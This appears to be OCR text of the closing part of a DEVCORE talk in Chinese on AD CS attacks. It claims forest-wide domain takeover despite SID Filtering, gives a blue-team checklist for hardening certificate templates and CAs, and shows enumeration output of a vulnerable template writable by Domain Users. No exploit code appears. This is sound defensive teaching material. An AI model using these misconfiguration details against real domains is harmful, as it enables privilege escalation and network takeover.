
DEVCORE


Attack as biz.local DA
biz.local
trust
SID Filtering
dmz.biz.local
kh.biz.local
tp.biz.local


DEVCORE

Pwns all trust domains within forest

even with SID Filtering !



DEVCORE


tru
SID Filtering
Forest
biz.local
trust
SID Filtering
dmz.biz.local
kh.biz.local
tp.biz.local
Forest
comp.local
SID Filtering
hq.com.local
tc.com.local

DEVCORE

小結

- AD CS 是內網常用到的關鍵基礎設施
- 憑證範本、CA 容易發生設定疏失
- 設定疏失可能會導致整個網域被拿下

設定疏失可能會導致整個網域被拿下

設定疏失可能會導致整個網域樹系(Domain Forest)、甚至多個網域樹系被拿下

DEVCORE

DEVCORE

總結

For 藍隊

- AD CS 很重要！！！

DEVCORE

For 藍隊

- AD CS 很重要！！！
- 定期檢核所有憑證範本

DEVCORE

For 藍隊

- AD CS 很重要！！！
- 定期檢核所有憑證範本
  - 停用所有廢棄的憑證範本

DEVCORE

For 藍隊

- AD CS 很重要！！
- 定期檢核所有憑證
  - 停用所有廢棄的

```
Template Name                         : DomainAuth
Display Name                          : DomainAuth
Certificate Authorities               : victim-CA01-CA
Enabled                               : False
Client Authentication                 : True
Enrollment Agent                      : False
Any Purpose                           : False
Enrollee Supplies Subject             : False
Enrollment Flag                       : AutoEnrollment
Private Key Flag                      : 16777216
                                        65536
                                        ExportableKey
Extended Key Usage                    : Client Authentication
Requires Manager Approval             : False
Requires Key Archival                 : False
Authorized Signatures Required        : 0
Validity Period                       : 1 year
Renewal Period                        : 6 weeks
Minimum RSA Key Length                : 2048
Permissions
  Enrollment Permissions
    Enrollment Rights                 : VICTIM.LOCAL\Domain Admins
                                        VICTIM.LOCAL\Domain Users
                                        VICTIM.LOCAL\Enterprise Admins
  Object Control Permissions
    Owner                             : VICTIM.LOCAL\Administrator
    Write Owner Principals            : VICTIM.LOCAL\Domain Admins
                                        VICTIM.LOCAL\Enterprise Admins
                                        VICTIM.LOCAL\Domain Users
                                        VICTIM.LOCAL\Administrator
    Write Dacl Principals             : VICTIM.LOCAL\Domain Admins
                                        VICTIM.LOCAL\Enterprise Admins
                                        VICTIM.LOCAL\Domain Users
                                        VICTIM.LOCAL\Administrator
    Write Property Principals         : VICTIM.LOCAL\Domain Admins
                                        VICTIM.LOCAL\Enterprise Admins
                                        VICTIM.LOCAL\Domain Users
                                        VICTIM.LOCAL\Administrator
```

DEVCORE

For 防禦

- AD CS 很重要！！
- 定期檢核所有憑證
  - 停用所有廢棄的

```
Template Name                       : DomainAuth
Display Name                        : DomainAuth
Certificate Authorities             : victim-CA01-CA
Enabled                             : False
```

Enabled : False

```
Private Key Flag                    : 16777216
                                      65536
                                      ExportableKey
Extended Key Usage                  : Client Authentication
Requires Manager Approval           : False
Requires Key Archival               : False
Authorized Signatures Required      : 0
Validity Period                     : 1 year
Renewal Period                      : 6 weeks
Minimum RSA Key Length              : 2048
Permissions
  Enrollment Permissions
    Enrollment Rights               : VICTIM.LOCAL\Domain Admins
                                      VICTIM.LOCAL\Domain Users
                                      VICTIM.LOCAL\Enterprise Admins
  Object Control Permissions
    Owner                           : VICTIM.LOCAL\Administrator
    Write Owner Principals          : VICTIM.LOCAL\Domain Admins
                                      VICTIM.LOCAL\Enterprise Admins
                                      VICTIM.LOCAL\Domain Users
                                      VICTIM.LOCAL\Administrator
    Write Dacl Principals           : VICTIM.LOCAL\Domain Admins
                                      VICTIM.LOCAL\Enterprise Admins
                                      VICTIM.LOCAL\Domain Users
                                      VICTIM.LOCAL\Administrator
    Write Property Principals       : VICTIM.LOCAL\Domain Admins
                                      VICTIM.LOCAL\Enterprise Admins
                                      VICTIM.LOCAL\Domain Users
                                      VICTIM.LOCAL\Administrator
```

DEVCORE

For 防呆

- AD CS 很重要！！
- 定期檢核所有憑證
- 停用所有廢棄的


```
Template Name                         : DomainAuth
Display Name                          : DomainAuth
Certificate Authorities               : victim-CA01-CA
Enabled                               : False
```

Enabled : False

```
Private Key Flag                      : 16777216
                                        65536
                                        ExportableKey
Extended Key Usage                    : Client Authentication
Requires Manager Approval             : False
Requires Key Archival                 : False
Authorized Signatures Required        : 0
```


```
                                        VICTIM.LOCAL\Domain Users
                                        VICTIM.LOCAL\Enterprise Admins
  Object Control Permissions
    Owner                             : VICTIM.LOCAL\Administrator
    Write Owner Principals            : VICTIM.LOCAL\Domain Admins
                                        VICTIM.LOCAL\Enterprise Admins
                                        VICTIM.LOCAL\Domain Users
                                        VICTIM.LOCAL\Administrator
    Write Dacl Principals             : VICTIM.LOCAL\Domain Admins
                                        VICTIM.LOCAL\Enterprise Admins
                                        VICTIM.LOCAL\Domain Users
                                        VICTIM.LOCAL\Administrator
    Write Property Principals         : VICTIM.LOCAL\Domain Admins
                                        VICTIM.LOCAL\Enterprise Admins
                                        VICTIM.LOCAL\Domain Users
                                        VICTIM.LOCAL\Administrator
```

DEVCORE



世界上最遙遠的距離不是生與死
而是憑證範本有洞
卻 disable。

～泰戈爾

For 藍隊

- AD CS 很重要！！！
- 定期檢核所有憑證範本
  - 停用所有廢棄的憑證範本

DEVCORE

For 藍隊

- AD CS 很重要！！！
- 定期檢核所有憑證範本
  - 停用所有廢棄的憑證範本
  - 檢核憑證範本權限設定

DEVCORE

For 藍隊

- AD CS 很重要！！！
- 定期檢核所有憑證範本
  - 停用所有廢棄的憑證範本
  - 檢核憑證範本權限設定
  - 高風險憑證啟用 "CA certificate manager approval"

DEVCORE

For 藍隊

- AD CS 很重要！！！
- 定期檢核所有憑證範本
  - 停用所有廢棄的憑證範本
  - 檢核憑證範本權限設定
  - 高風險憑證啟用 "CA certificate manager approval"
- 憑證範本或 CA 一定得有危險設定？ 隔離 CA！

DEVCORE

For 藍隊

- AD CS 很重要！！
- 定期檢核所有憑證
  - 停用所有廢棄的
  - 檢核憑證範本權
  - 高風險憑證啟用
- 憑證範本或 CA 一

```
Template Name                         : DomainAuth
Display Name                          : DomainAuth
Certificate Authorities               : victim-CA01-CA
Enabled                               : True
Client Authentication                 : True
Enrollment Agent                      : False
Any Purpose                           : False
Enrollee Supplies Subject             : False
Enrollment Flag                       : AutoEnrollment
Private Key Flag                      : 16777216
                                        65536
                                        ExportableKey
Extended Key Usage                    : Client Authentication
Requires Manager Approval             : False
Requires Key Archival                 : False
Authorized Signatures Required        : 0
Validity Period                       : 1 year
Renewal Period                        : 6 weeks
Minimum RSA Key Length                : 2048
Permissions
  Enrollment Permissions
    Enrollment Rights                 : VICTIM.LOCAL\Domain Admins
                                        VICTIM.LOCAL\Domain Users
                                        VICTIM.LOCAL\Enterprise Admins
  Object Control Permissions
    Owner                             : VICTIM.LOCAL\Administrator
    Write Owner Principals            : VICTIM.LOCAL\Domain Admins
                                        VICTIM.LOCAL\Enterprise Admins
                                        VICTIM.LOCAL\Domain Users
                                        VICTIM.LOCAL\Administrator
    Write Dacl Principals             : VICTIM.LOCAL\Domain Admins
                                        VICTIM.LOCAL\Enterprise Admins
                                        VICTIM.LOCAL\Domain Users
                                        VICTIM.LOCAL\Administrator
    Write Property Principals         : VICTIM.LOCAL\Domain Admins
                                        VICTIM.LOCAL\Enterprise Admins
                                        VICTIM.LOCAL\Domain Users
                                        VICTIM.LOCAL\Administrator
```

DEVCORE

Fo

```
└─[$]> curl victim-CA01-CA:445
curl: (28) Failed to connect to victim-CA01-CA port 445 after 75007 ms: Couldn't connect to server
```

- AD CS 很重要！！
- 定期檢核所有憑證
  - 停用所有廢棄的
  - 檢核憑證範本權
  - 高風險憑證啟用
- 憑證範本或 CA 一

```
Template Name                         : DomainAuth
Display Name                          : DomainAuth
Certificate Authorities               : victim-CA01-CA
Any Purpose                           : False
Enrollee Supplies Subject             : False
Enrollment Flag                       : AutoEnrollment
Private Key Flag                      : 16777216
                                        65536
                                        ExportableKey
Extended Key Usage                    : Client Authentication
Requires Manager Approval             : False
Requires Key Archival                 : False
Authorized Signatures Required        : 0
Validity Period                       : 1 year
Renewal Period                        : 6 weeks
Minimum RSA Key Length                : 2048
Permissions
  Enrollment Permissions
    Enrollment Rights                 : VICTIM.LOCAL\Domain Admins
                                        VICTIM.LOCAL\Domain Users
                                        VICTIM.LOCAL\Enterprise Admins
  Object Control Permissions
    Owner                             : VICTIM.LOCAL\Administrator
    Write Owner Principals            : VICTIM.LOCAL\Domain Admins
                                        VICTIM.LOCAL\Enterprise Admins
                                        VICTIM.LOCAL\Domain Users
                                        VICTIM.LOCAL\Administrator
    Write Dacl Principals             : VICTIM.LOCAL\Domain Admins
                                        VICTIM.LOCAL\Enterprise Admins
                                        VICTIM.LOCAL\Domain Users
                                        VICTIM.LOCAL\Administrator
    Write Property Principals         : VICTIM.LOCAL\Domain Admins
                                        VICTIM.LOCAL\Enterprise Admins
                                        VICTIM.LOCAL\Domain Users
                                        VICTIM.LOCAL\Administrator
```

